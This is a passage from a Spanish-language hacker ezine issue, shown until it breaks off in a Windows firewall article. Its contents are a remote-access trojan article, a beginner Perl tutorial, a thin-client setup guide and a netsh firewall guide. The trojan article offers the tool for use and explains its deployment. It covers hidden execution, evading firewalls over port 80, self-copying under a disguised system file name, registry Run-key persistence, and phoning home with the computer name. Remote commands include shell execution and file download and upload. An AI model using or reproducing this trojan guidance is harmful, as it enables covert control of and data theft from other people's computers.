



**WARSPYING | PERL II | cAd THE TROJAN | IPTABLES | TERMINALES TONTOS
ADMINISTRACION DEL FIREWALL DE WINDOWS | SSH PRACTICO
VISUAL BASIC | CMOSPASW | HOW TO SIERRA**

ROAD TECHNOLOGY MINDS

Después de unos meses de haberse lanzado nuestra primera Ezine el team RTM se hace presente nuevamente para traerles a ustedes el numero 2 de la revista, con varias aportaciones, algunas del staff y otras de quienes han querido contribuir a nuestro principal fin, difundir una cultura de conocimientos tecnológicos, ya sea para mejorarlos o facilitar su acceso.

Aclaremos que no representamos a la gran elite de hackers o gurus de la de la seguridad simplemente plasmamos nuestras experiencias con los sistemas y lo que podemos hablar sobre ellos, si se preguntan, que ganan o reciben a cambio? "nada", es solo por el gusto de hacerlo y la satisfacción de poder contribuir desde donde nos encontramos. Las bases y cimientos de nuestra ideología esta clara entre nosotros, el haber recorrido ya algunos años nos has dado la capacidad de crear un filosofia de lo que queremos hacer y como hacerlo. Asumirlo así nos da la solides necesaria para recorrer el largo trecho que se muestra. por lo pronto disfruten de esta edición. Ya contamos con artículos interesantes para el siguiente numero, Gracias a Todos los que hicieron posible esta edición.

RTM Hacker Staff

OpTix - Vendett@ - Ksaver - e x a k e a w - m3nte

Reuniones IRC

irc.red-latina.org #hackertm

CONTENIDO

cAd The Trojan.....	3
cAd cad@sdf-eu.org	
Perl Basico II Parte.....	6
vendett@ vendetta@hackertm.org	
Terminales Tontos.....	11
NeCuDeCo necudeco@gmail.com	
Administracion del Firewall de Windows.....	14
OpTix optix@hackertm.org	
Warspying.....	22
D3ng0 d3ng0@hackertm.org	
IpTables.....	26
Janux janux_@hotmail.com	
CmosPasw.....	35
Zapper zapper9@gmail.com	
How To Sierra.....	45
D3ng0 d3ng0@hackertm.org	
Visual Basic.....	49
Raintzu raintzu@gmail.com	
SSH Practico.....	51
m3nte m3nte@hackertm.org	

cAd THE TROJAN

• cAd • cad@sdf-eu.org •

Este trojano tiene la particularidad de manejar su trafico por el puerto 80 por eso es posible que se salte los firewall ya que se tomara como paso normal, su programación no es avanzada pero básicamente hace para lo que se requiere,
La administración del trojano es una página web en php donde podrá tener el control de su equipo remoto.

Funciones Que Soporta

- Llamada a ShellExecute del Api de Windows.

Ejecutar 'Path del programa' 'parametros' 'modo'

Opciones para modo:

- 0 - Oculto - predeterminado;
- 1 - Normal
- 2 - Minimizado
- 3 - Maximizado
- 4 - No activo
- 5 - Activo
- 6 - Minimizado y no activo

ej: ejecutar "notepad.exe" "c:\autoexec.bat" "3"

Abre autoexec.bat en el bloc de notas en modo maximizado

- Ejecutar comando en la linea de comandos Ej: dir c:\windows

system 'comando'

Los resultados del comando son enviados a la pantalla "RESPUESTA DEL SERVIDOR" en la pagina de administracion

- Descarga de archivo desde internet al servidor

download 'http://URL del archivo' 'destino'

- Upload de archivo desde el servidor al host

upload 'localfile' 'nombre en el server'

Los archivos no pueden ser mas grandes de 2 Mb. para enviar un archivo mas grande debemos primero dividirlo en trozos.

Aquí podemos ver el sistema de administración:

COMPUTER NAME:	COMMAND: pompes brp <input type="button" value="submit"/> <input type="button" value="viewAnswer"/> <input type="button" value="edit"/>
	RESPUESTA DEL SERVIDOR: Directorio de c:\winnt 02/08/2004 09:15 <DIR> . 02/08/2004 09:15 <DIR> .. 02/08/2004 09:15 <DIR> system02 02/08/2004 09:15 <DIR> system 02/08/2004 09:15 <DIR> repair 02/08/2004 09:15 <DIR> Help 02/08/2004 09:15 <DIR> Config 02/08/2004 09:15 <DIR> msagent 02/08/2004 09:15 <DIR> Cursors 02/08/2004 09:15 <DIR> Media 02/08/2004 09:15 <DIR> addins 02/08/2004 09:15 <DIR> Connection Wizard 02/08/2004 09:15 <DIR> Driver Cache 02/08/2004 09:15 <DIR> security 02/08/2004 09:15 <DIR> Temp 02/08/2004 09:15 <DIR> twain 32
VARIABLES DEL SERVER	
WINDOWS PATH C:\WINNT TEMP PATH C:\DOCUME~1\ADMINI~1 MCONFIG~1\Temp\	

Contenido

La carpeta trojan.zip, encontrara el sistema de administración éste debera subirlo al sitio en donde realizara el control, puede ser local host.

Dentro del zip hay una carpeta llamada ufiles, aquí encontrara algunos archivos que pueden hacer falta en el sistema para el trojano se ejecute bien.

En la carpeta cAd Trojan.zip tiene el archivo cadini.ini, este es el archivo de configuración que debe copiarse a la carpeta de windows, aquí vamos a especificar la ruta en donde instalamos el admin Ej:

```
HTTPHOST=http://localhost/trojan/  
FTPHOST=http://localhost/trojan/
```

Puede dejar DEBUG=1 para que el trojano no se ejecute en modo oculto

Para correrlo en localhost debe tener apache y php instalado.

Tambien aquí esta el ejecutable y el codigo fuente del programa escrito en C.

Cuando el trojano se ejecuta

1 - se copia en c:\windows\regsr32.exe

2 - se añade en el registro a HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows\CurrentVersion\Run

3 - se conecta al servidor configurado. en este caso HTTPHOST + "install.php?computerName=" + computerName + "&windows_path=";

Al correr el scrip install, en el folder Servidor del admin se crea una carpeta con el nombre de la maquina y envia variables del server.

4 - abre el index.php y hace login, puede especificar dentro de el una clave para ingresar.

Si desea saber mas acerca de su funcionamiento por favor revise el codigo fuente.

*** Artículo con Folder Bonus Pack**

cAd
cad@sdf-eu.org

Nota: este texto puede modificarse, citarse y difundirse siempre y cuando se haga referencia al autor original.

PERL II PARTE

• vendett@ • vendetta@hackertm.org •

Y Seguimos...

oK,, pues en la entrega pasada empezamos con Perl, conocimos un poco de su historia, características y hasta hicimos un super programa completo en Perl ;-)

En esta entrega aprenderemos algunos conceptos nuevos.

Ah!!! por cierto, con la salida de la e-zine pasada recibí varios comentarios acerca de que el tutorial iba bastante básico, bueno, es que este no solo es un tutorial de Perl, es en sí un tutorial para iniciarse en la programación por primera vez, así que para aquellos a los que este tutorial se les hace demasiado fácil, les recomiendo algunos libros como “Manual de referencia de Perl” de la editorial Mc Graw-Hill o el mejor de todos “Programming Perl” de Larry Wall,, les suena el nombre??, si no regresense a leer la entrega pasada.


oK,, pues vale a darle. Como les iba diciendo, andar imprimiendo mensajes en pantalla no es muy útil, y a pesar de que por lo regular imprimiremos muchas cosas en pantalla, un programa así no vale la pena, un programa hace más cosas.

Y que clase de cosas??, eh!!! pues aun no se, pero algo que sí se es que un programa maneja información, o como se dice: datos.

Los datos es lo primero que necesita un programa para trabajar, nuestros programas harán algo con esos datos, y nuestro programa nos arrojará resultados,, normalmente más datos xDDD,, en base a nuestros datos iniciales.

Bien, basta de chachara, vamos a ver un ejemplo para que me entiendan. En este ejemplo vamos a imprimir un mensaje en pantalla,, como??, otra vez??,, eh!!! pues sí, pero esta vez alguna cosilla cambiara.

```
#!/usr/bin/perl
print "Escribe tu nombre: ";
$nombre=<STDIN>;
chomp($nombre);
print "Mucho gusto $nombre\n";
```



```
vendetta@debianosa:~$ ./progr1.pl
Escribe tu nombre: Augusto
Mucho gusto Augusto
vendetta@debianosa:~$
```

>> El resultado de la ejecución de este programa sería lo que vemos en la imagen.

Que tiene de diferente este programa al programa que hicimos en la entrega pasada??, pues que aqui no solo estan imprimiendo un mensaje que ustedes programaron, si no que ademas, el programa les pide un dato, en este caso su nombre, este dato es una cadena de caracteres (caracteres son letras, numeros, etc.), pues bien, casi todos los programas,, si no es que todos, nos pidiran datos, o los extraeran de algun lugar para realizar su funcion.

Bien, pero que son todas esas cosas raras y que no he explicado que hay en el codigo del programa, ah! pues les explicare, y aunque me vea algo rudo, solo les explicare lo que no saben, lo demas ya lo mencione antes, y es mejor que lo reeleen si no lo recuerdan.

Primero veamos la linea \$nombre=<STDIN>,, bueno, pues esta linea es muy interesante y de aqui es de donde parte el tema central de esta segunda entrega, \$nombre es una variable de tipo escalar.

Y que diablos es una variable??

oK., hemos llegado a un concepto muy importante en la programacion, las variables. Para ello checen este esquema,, no se quejen por lo feo que esta, el artista del grupo es exakeaw no yo :-P




Bueno, eso que intente dibujar alla arriba es su memoria RAM, y los numeros que estan a su lado son asignaciones de memoria (inventadas, claro), y es la forma en que la computadora saber identificar los espacios disponibles en memoria.

Valores Escalares

Las variables escalares se denotan por el simbolo \$ antes de poner la etiqueta o nombre de nuestra variable, por ejemplo \$nombre, \$edad, \$peso, etc, etc. En este tipo de variables podemos guardar datos como numeros enteros (1, 434, 0), numeros reales o de coma flotante (12.5, 235.8),

Ah! pero bueno, hay un dicho por alli que dice que las computadoras son tontas por que necesitan numeros para recordar algo,, upps! pero nosotros somos mas tontos, por que necesitamos nombres xDDD

Bueno, pero se preguntaran a ustedes que les importan los numeros y nombres, bueno, es que cuando ustedes usan algun programa, ya sea suyo o de alguien mas la informacion con la que trabaja la coloca en la memoria RAM, y la va colocando en esos espacios que se muestran en el esquema. Teoricamente nosotros al programar le podemos escribir en nuestro programa que cierto dato se guarde en por ejemplo 0x80, sin embargo las direcciones de memoria son dificiles de recordar para el humano promedio, a parte de que puede que tengamos mala suerte y esa direccion de memoria esta siendo usada por otra cosa, como puede ser el sistema operativo, por ejemplo. Algo asi seria muy problematico, por eso nosotros no nos metemos en problemas y simplemente ponemos etiquetas a las asignaciones de memoria y dejamos que la computadora se haga bolas con nuestra informacion, para nosotros nuestra RAM se veria asi:



Ah! y vean nada mas que tenemos en la ultima, nombre algo que usamos en nuestro ejemplo. Entonces, para resumir, una variable es un espacio de memoria etiquetada, en donde nosotros guardamos informacion.

Y que clase de informacion podemos guardar en las variables, ah! bueno, eso depende. En Perl podemos manejar varios tipos de variables, y veremos cada uno de ellos, en esta ocasion veremos las variables escalares.

numeros negativos (-23, -658), numeros en notacion cientifica (1e25, 45e-23), numeros exadecimales (0x90, 0x55ff), numeros octales (127, 0435), etc. Como ven Perl es muy flexible a diferencia de otros lenguajes mas complicados.


Otros datos que podemos manejar con variables escalares son las cadenas; las podemos manejar en comillas simples ('perro', 'perro\n', 'gato5') en este caso la variable guardara estrictamente toda la cadena, sin importar chucherias de formato como el \n que en otros casos sirve como salto de linea. Tambien podemos manejar las comillas dobles ("Augusto", "perro\n"), en este caso cosas como \n si se tomaran en cuenta.

Para darle datos a estas variables no hay mas que hacer que indicarselo, por ejemplo:

```
$nombre= Augusto
$edad= 20
$estatura= 12.4
$salud= <STDIN>
```

Como ven es muy sencillo. Ahh! con que no saben que es STDIN?., bueno, este lo vengo manejando desde el ejemplo y no es mas que la entrada estandar, esto quiere decir el lugar por donde nuestra computadora por default recibe instrucciones, o como decimos entre el populacho el teclado.

El resultado de la ejecucion lo podemos ver en la siguiente imagen:




```
vendetta@debianosa:~$ ./progr2.pl
Augusto
Hola $nombre tuve que ir por las tortillas no tardo
vendetta@debianosa:~$
```

notar las diferencias entre el uso de comillas dobles (como en el primer ejemplo que vimos), y el uso de comillas simples que es este caso. OK,, un ejemplo mas:

```
#!/usr/bin/perl

print "Ingresa tu nombre: ";
$nombre=<STDIN>;
print "Ingresa tu edad: ";
$edad=<STDIN>;
print "Tu nombre es $nombre y tienes $edad";
```

El resultado de la ejecucion seria:



```
vendetta@debianosa:~$ ./progr3.pl
Ingresa tu nombre: Augusto
Ingresa tu edad: 20
Tu nombre es Augusto
y tienes 20
vendetta@debianosa:~$
```

Tambien esta la STDOUT que es la salida estandar, normalmente la pantalla, y STDERR que es salida de error. Pero ya iremos viendo como usamos estas cosas con el tiempo, o tal vez ni siquiera tengan que hacerlo. Pero bueno, para concluir cuando declaro algo como:

```
$nombre= <STDIN>
```

No es mas que el programa esperar a que yo le ingrese algo por el teclado.

oK,, pues hagamos otro ejemplo sencillo para que les quede esto mas claro;

```
#!/usr/bin/perl
```

```
$nombre="Paco";
$recado='$nombre tuve que ir por las tortillas, no
tardo\n';
print "$recado \n";
```


Que de raro notan??

Asi es, a pesar de que en ninguna linea de nuestro codigo incluimos un `\n` hay dos saltos de linea en la parte que imprime el mensaje en pantalla, por que??; esto es por que cuando el programa nos pide un dato, nosotros lo ingresamos y para decirle que ya esta escrito tecleamos la tecla [ENTER], este es un caracter de salto de linea, y como caracter queda guardado dentro de nuestra variable, pero hay una forma de eliminarlo, de echo lo hice en el primer ejemplo. Para mostrarlo corregire nuestro codigo:

```
#!/usr/bin/perl

print "Ingresa tu nombre: ";
$nombre=<STDIN>;
chomp($nombre);
print "Ingresa tu edad: ";
$edad=<STDIN>;
chomp($edad);
print "Tu nombre es $nombre y tienes $edad";
```

Aqui esta corregido:




```
vendetta@debianosa:~$ ./progr4.pl
Ingresa tu nombre: Augusto
Ingresa tu edad: 20
Tu nombre es Augusto y tienes 20
vendetta@debianosa:~$
```

ultimo salto de linea. Lo unico que se necesito aqui, fue el uso de `chomp`, esta instruccion eliminara el salto de linea que se encuentre al final en una variable escalar. Su uso es simple, solo se ingresa `chomp($variable)` por ejemplo:

```
#!/user/bin/perl

print "Ingresa una palabra: ";
$palabra=<STDIN>;
chomp($palabra);
```

El resultado seria:



```
vendetta@debianosa:~$ ./progr5.pl
Ingrese una palabra: perro
perro
vendetta@debianosa:~$
```

Tal vez esto les parezca de poca ayuda, pero les seria muy util cuando trabajen formularios o cosas similares. Aggrrhhh!!! escucho un grito en contra mia diciendome que llevan media hora sentados leyendo y seguimos imprimiendo mensajes en patanlla.

Bueno, ahora haremos algo mas, vamos a manejar operaciones, y como?? pues con operadores

Operadores

Los operadores en la programacion son lo mismo que en el colegio, son la suma, resta, multiplicacion, division, potenciacion y puede que uno nuevo para ustedes, el modulo que no es mas que el residuo de una division entera, si no saben cual es el residuo es tiempo de que

regresen a la primaria a preguntarle a su Miss cuales son las partes de una division xDDD

Bueno, y como todo mundo ya sabe sumar, restar, etc, etc pues vamos directamente a unos ejemplitos.

```
#!/usr/bin/perl

print "En que anyo estamos? ";
$anyo=<STDIN>;
print "Cual es tu edad?";
$edad=<STDIN>;
$anyo=$anyo-$edad;
print "Naciste en el anyo $anyo\n";
```

```
vendetta@debianosa:~$ ./progr6.pl
En que anyo estamos? 2005
Cual es tu edad? 20
Naciste en el anyo 1985
vendetta@debianosa:~$
```

oK,, pues creo que todo el funcionamiento es logico, pero por si acaso les confundio lo voy a explicar, en el codigo lo que hacemos es primer imprimir unos mensajitos y pedir unos datos (creo que ustedes ya son unos masters en eso), despues viene lo nuevo, hacemos una resta; aquellos que nunca hayan tenido contacto con la logica de programacion puede que les caiga de extrano ver que anyo es igual a anyo - edad, pero lo que pasa es que esto se leeria como anyo sera igual a la resta del valor actual de anyo - edad :-P espero no haberlos confundido mas. Simplemente las operaciones matematicas funcionan algo diferente, pudiendo usar una misma variable para varias cosas.

La suma, multiplicacion y division se hacen de la misma forma, y sinceramente no creo que tengan problemas con la parte de codificacion, si tiene problemas con las matematicas les pido no me envien e-mails pues soy muy malos para ello.

Vamos a ver el modulo, que puede que sea algo nuevo para ustes. Y que mejor que con un ejemplo:

Esto es basicamente el tipo de operaciones que pueden hacer con las variables escalares, como ven todo sigue siendo muy sencillo. Por el momento esto sera todo, diviertanse haciendo cosillas con estas instrucciones nuevas que vimos, aun falta mucho la proxima vez veremos como poder controlar mas un programa. OK, su tarea :-P hagan un programa que calcule el promedio de sus calificaciones,, ya tienen todo lo necesario para hacerlo, si tienen alguna duda no duden en escribir a , o visitar el sitio del grupo tenemos un foro en donde yo y mis companeros les podemos ayudar.

```
#!/usr/bin/perl

print "Ingresa el numero dentro de la casita de la
divicion: ";
$a=<STDIN>;
chomp($a);
print "Ingresa el numero fuera de la casita: ";
$b=<STDIN>;
chomp($b);
$modulo=$a%$b;
print "El modulo es $a entre $b es $modulo\n";
```

```
vendetta@debianosa:~$ ./progr7.pl
Ingresa el numero dentro de la casita de la divicion: 5
Ingresa el numero fuera de la casita: 2
El modulo es 5 entre 2 es 1
vendetta@debianosa:~$
```

Ya para finalizar les mostrare el uso de la potenciacion, claro, con otro ejemplo:

```
#!/usr/bin/perl

print "Introduzca la base: ";
$base=<STDIN>;
chomp($base);
print "Introduzca la potencia: ";
$potencia=<STDIN>;
chomp($potencia);
$r=$base**$potencia;
print "El resultado es $r\n";
```

```
vendetta@debianosa:~$ ./progr8.pl
Introduzca la base: 2
Introduzca la potencia: 5
El resultado es 32
vendetta@debianosa:~$
```

vendett@
vendetta@hackertm.org

Nota: este texto puede modificarse, citarse y difundirse siempre y cuando se haga referencia al autor original.

¿TERMINALES TONTOS?

• NeCuDeCo • necudeco@gmail.com •

Clientes Ligeros en Linux

Uno de los mayores problemas en Informatica, es la rapida velocidad de depreciacion de los equipos. Los programas se crean para consumir el maximo de los recursos y en un par de años nuestras magnificas PCs de antaño ya no son mas que obsoletas, lo cual implica un desembolso considerable si se quiere seguir estando al dia en el software.

Una manera de solucionar esto es usar "terminales tontos". A continuacion les voy a contar la experiencia que tuve al implementarlos en una red de 25 maquinas.

Tenia un laboratorio de PCs P2 y algunas P3, las cuales iban sumamente lentas, no solo por ser P2 (Celeron por cierto) sino tambien por la falta de memoria.

Para empezar, instale en todas las maquinas un linux basico, solo contenia el sistema base, el servidor Xorg y el GDM.

En las terminales no se necesita instalar mas nada. Opte por realizar esa instalacion puesto que me permite reducir el trafico de red, comparado con usar un booteo por red, y dejar sin disco duro a las terminales. Ademas con este esquema reduzco un poco la carga del servidor ya que los clientes manejan ellos mismos el kernel y las interrupciones del mouse y teclado.

Inclusive se puede instalar software alternativo como son fluxbox, dillo, xchat, etc. que me permitan usar de alguna manera la maquina inclusive si el servidor de aplicaciones se encuentra fuera de

servicio.

Para dar servicio a dicho laboratorio solicite una maquina P4 con 1 Gb de ram. Un costo realmente minimo tomando en cuenta q solo tuve q comprar el CPU :P.


En el servidor, procedi a instalar las aplicaciones requeridas. En mi caso en particular instale el Sistema Base, Xorg, Gnome, OpenOffice, xChat, gaim, xmms, mplayer, blender, gimp, MonoDevelop, Ajunta, bluefish entre otras tantas aplicaciones incluidas juegos :P.

Una vez concluida la instalacion y configuracion, debemos crear un usuario por cada maquina de nuestra red a la que vamos a dar servicio o x cada usuario que vaya a entrar al sistema. Este paso es muy importante ya que aunque linux es multitarea y permite conectarse en multiples ocasiones solo permite una sesion grafica a la vez por usuario.




Una vez creados los usuarios que van a acceder al servidor de aplicaciones, debemos configurar nuestro GDM (el del servidor), para esto ejecutamos como root gdmsetup

En la pestaña de Opciones Generales, debemos verificar que la opción de Remote esta seleccionado el valor de Graphical greeter, esto me permitira tener una pantalla grafica para acceder al sistema.



Luego en la pestaña de XDMCP, debemos activar "Enable XDMCP", esto habilitara el servidor para permitir el acceso remoto.



Una vez hecho esto ya podemos acceder desde las maquinas clientes a las aplicaciones del Servidor, cuando en las maquinas cliente se nos pida loguearnos debemos buscar el menu sistema y seleccionar la opcion System-> Run XDMCP chooser

Nos va a aparecer una ventana con una lista de Servidores de Aplicaciones Disponibles, elejimos uno, en este caso solo tengo uno, y le damos Conectar..



Nos va a aparecer otra vez la ventana de login, pero ahora ya tenemos q introducir el nombre de usuario y la contraseña del Servidor, para poder acceder a sus aplicaciones.

Con todo esto ya hecho ya podemos usar todas las aplicaciones del servidor, sin embargo todavia hay una par de cosas que tenemos q terminar de configurar.

Primero debemos configurar el sonido, es decir debemos decirle al servidor que la musica queremos que se reproduzca en los parlantes del cliente. Para esto en las propiedades del Xmms seleccionamos el plugin de salida esound y en la parte de configuracion del plugin seleccionamos la opcion "use remote host" y en la casilla inferior le indicamos la ip o nombre de la maquina cliente. Esto debemos hacerlo para cada usuario. Luego otra configuracion importante es el montaje de unidades extraibles, es decir lo mas logico es que podamos montar nuestras disqueteras y CDROMs y no los del servidor.

Para esto usamos NFS (Network File System), en la carpeta personal de los usuarios en el servidor creamos una carpeta especial para montar,

```
mkdir ~/mnt/cdrom -p
mkdir ~/mnt/floppy -p
```

Una vez hecho esto, cada vez que queramos leer un cd o un disquete, solo usamos la siguiente orden.

```
mount -t nfs <ipCliente>:/dev/<dispositivo>
~/mnt/<directorio>
```

En donde <ipCliente> se reemplaza por la ip de la maquina cliente o por su nombre, <dispositivo> se reemplaza por fd0 en caso de la disquetera y por cdrom o hdc en el caso de un cdrom, <directorio> se reemplaza por cualquiera de los directorios que hemos creado (cdrom o floppy) Ahora si ya tenemos implementada nuestra red de clientes ligeros.

NeCuDeCo

necudeco@gmail.com

<http://necudeco.blogspot.com>

Nota: este texto puede modificarse, citarse y difundirse siempre y cuando se haga referencia al autor original.

ADMINISTRACIÓN DEL FIREWALL WINDOWS EN LÍNEA DE COMANDO Y MODIFICANDO ARCHIVO INF

• OpTix • optix@hackertm.org •

El siguiente texto pretende ser una guía de implementación a mejorar nuestro nivel de seguridad, es una alternativa a la configuración grafica del Windows firewall donde encontraremos muchas mas opciones, útil para administradores y con opcion a usarla remotamente mediante scripts.

El soporte para el firewall de Windows xp (ICF) era limitado ya que solo manejaba trafico sobre Ipv4 y para IPv6 era aplicable al usar Advanced Networking Pack (conjunto de tecnologías diseñadas para ejecutarse de igual a igual basada en estándares de Internet). Con SP2 el panorama cambia ya que es posible hacer configuraciones globales de manera fácil usando Active Directory y las directivas de grupo.

¿Que es el comando Netsh, como funciona y para que nos sirve?

En la actualidad nos ofrece varios servicios, destaca el poder mostrar o cambiar la configuración de red de un equipo, puede ejecutar un conjunto de comando por lotes de un archivo especifico, o que usted haya creado con el propósito de llevar una configuración a otro equipo, etc.

Tiene la recursividad de interactuar con otros componentes del sistema operativo como Dlls que contienen funciones especificas de la red permitiendo ampliar los horizontes de Netsh para administrar y configurar determinados servicios, aplicaciones, protocolos, etc. Por citar un ejemplo podemos configurar interfaces IPv6 desde la línea de comandos.

```
Server CARONTE prompt OpTix - netsh
netsh interface ipv6>show address
Consultando el estado activo...

Interfaz 5: Teredo Tunneling Pseudo-Interface
-----
Tipo dir. Estado DAD Vida válida Vida pref. Dirección
-----
Público Preferida infinite infinite 3ffe:831f:4004:1952:0:fbed:37
Vínculo Preferida infinite infinite fe80::5445:5245:444f

Interfaz 4: Conexión de área local 4
```

Aplicándolo a nuestro caso:

Llamaremos contextos a las funciones disponibles, para hacer un listado de ellas en un contexto tecleamos netsh luego de tener un prompt como Netsh> ponemos /? , aquí tenemos un listado de contextos disponibles, si queremos ver subcontextos o más comandos usamos la misma opción aplicada al contexto ej: Netsh> set help. La sintaxis general del comando:

```
Netsh [-a archivoAlias] [-c contexto] [-r equipoRemoto] [{comandoNetsh | -f archivoDeComandos} ]
```

Para nuestra utilidad usaremos

Netsh> Firewall
Ahora solicitando más información tenemos...

Netsh Firewall > ?

Comandos en este contexto:

?	- Muestra una lista de comandos.
add	- Agrega la configuración del servidor de seguridad.
delete	- Elimina la configuración del servidor de seguridad.
dump	- Muestra una secuencia de comandos de configuración.
help	- Muestra una lista de comandos.
reset	- Restablece la configuración del servidor de seguridad al valor predeterminado.
set	- Establece la configuración del servidor de seguridad.
show	- Muestra la configuración del servidor de seguridad.

Primero miraremos el estado de nuestro servidor mediante show nos mostrara su estado.
Haremos un análisis a los servicios, puertos y programas habilitados.

```
netsh firewall>show service
```

Configuración de servicio para el perfil Dominio:

Modo	Personalizado	Nombre
Habilitar	No	Compartir archivos e impresoras
Habilitar	No	Entorno UPnP

Configuración de servicio para el perfil Estándar:

Modo	Personalizado	Nombre
Habilitar	No	Entorno UPnP

Revisando puertos abiertos:

```
netsh firewall>show portopening
```

Configuración de puerto para el perfil Dominio:

Puerto	Protocolo	Modo	Nombre
3587	TCP	Habilitar	Agrupación de igual a igual de Windows
3540	UDP	Habilitar	Protocolo de resolución de nombres de mismo nivel (PNRP)
139	TCP	Habilitar	Servicio de sesión de NetBIOS
445	TCP	Habilitar	SMP sobre TCP
137	UDP	Habilitar	Servicio de nombres de NetBIOS
138	UDP	Habilitar	Servicio de datagramas de NetBIOS
1900	UDP	Habilitar	Componente SSDP del Entorno UPnP
2869	TCP	Habilitar	Entorno UPnP a través de TCP

Configuración de puerto para el perfil Estándar:

Puerto	Protocolo	Modo	Nombre
6881	TCP	Habilitar	Puerto Escucha
4000	TCP	Habilitar	nodo
3587	TCP	Habilitar	Agrupación de igual a igual de Windows
3540	UDP	Habilitar	Protocolo de resolución de nombres de mismo nivel (PNRP)
21	TCP	Habilitar	FTP
23	TCP	Habilitar	Telnet
1900	UDP	Habilitar	Componente SSDP del Entorno UPnP
2869	TCP	Habilitar	Entorno UPnP a través de TCP

La lista que tengo en mi caso de programas habilitados:

```
netsh firewall>show allowedprogram
```

Configuración de programas permitidos para el perfil Dominio:

```
Modo      Nombre / Programa
```

```
